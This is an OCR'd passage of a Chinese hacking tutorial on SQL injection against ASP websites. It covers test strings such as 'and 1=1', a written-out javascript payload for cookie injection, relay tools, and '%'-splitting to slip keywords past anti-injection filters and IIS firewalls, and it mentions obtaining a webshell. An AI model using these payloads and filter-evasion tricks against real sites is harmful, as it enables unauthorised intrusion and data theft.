


图4

二、注入之扑朔迷离

一个页面，如何确定它是否存在漏洞，又能否被注入呢？经典的判断方法就是使用and

1=1，and 1=2 来比较两次返回的页面，前者返回正确而后者返回错误，那么就证明存在漏洞。但目前由于这种方法实在太过经典以及防注入程序的出现，于是就流行了另外一种检测方法，使用“-1”、“-0”来进行判断，如果前者显示另一个页面，而后者与原页面相同，那么这也能确定出现了漏洞。无论是使用哪种方法，检测手法都是大同小异的，目的都是为了判断数据是否被正确的送到数据库里被查询。如图 2 所示就是因为我们提交的数据非法，没能被正确执行而出错了。

一般的，出错有两种状况，一种就是上图出现的，数据被转义或者过滤，第二种就是用来获取的数据不是用来查询数据库的，而是用来被 select case 选择的，如图 3 所示就是所出现的错误，这就压根儿没有被送到数据库里操作。出现了这些错误，那么我们就得换个页面再进行测试，找到满足上面条件、存在注入漏洞的页面。

经过我们的测试，如果一个页面存在注入漏洞，那么还应该进一步的判断，看是否存在 cookie 注入漏洞。假如一个页面为 www.test.com/test.asp?id=11，我们直接在地址栏里输入 **javascript:alert(document.cookie="id="+escape("11 and 1=1"))**，然后在浏览器中打开 http://www.test.com/test.asp，如果页面返回与前面相同，那么就说明存在 cookie 注入漏洞了，前些日子 cctv 网站的音乐频道就是存在 cookie 注入漏洞。

三、注入之完美演绎

在寻找到注入点后，就可以破解用户名和密码，然后登录后台拿 webshell 了，相信这个步骤很多小菜都已熟练掌握，这里就不再多讲了，但很多时候，当我们兴冲冲的抄起啊 D（个人喜好）去检测挖到的注入点时，却提示说不能注入，很多菜鸟朋友都遇到过这种情况吧，这也应该是 SQL Injection 风光不再的一小部分原因，之所以出错是因为加了通用防注入页面或者服务器开启了 IIS 防火墙。

对于前者，网上有两个比较流行的版本，一种可以通过 URL 编码绕过，这是通用防注入程序的小 BUG，至于原理，大家可以查阅 lake2 所写的“URL 编码与 SQL 注射”文章，第二种我们就只有利用 cookie 注入了。cookie 注入必须满足以下条件：1、存在注入；2、数据是被“request("id")”直接获取，而没有指定获取类型。利用的工具是 jmdcw 所写的注入中转生成器，其原理就是将我们进行猜解的数据进行中转成 cookie，再利用 XmlHTTP 对象发送到存在漏洞的页面，如图 4，图 5。

对于 IIS 防火墙、一流过滤系统等，我们可以采用“%”将其认为的危险字符进行隔断，例如 fjhh 是危险字符，我们提交“fj%hh”就可以绕过了，经 IIS 解析后，送到程序中被执行的数据就变成了 fjhh，如图 6，图 7。遇到这种情况，利用起来就相对麻烦了，我们得把所有的危险字符找出来。在刚刚提到的 jmdcw 注入中转工具生成的页面，在代码尾部，如图 8，我们可以将危险字符（传说中的特征码）一个一个的找出来，再使用 replace()函数替换为用“%”隔断的字符，




图 5




图 6

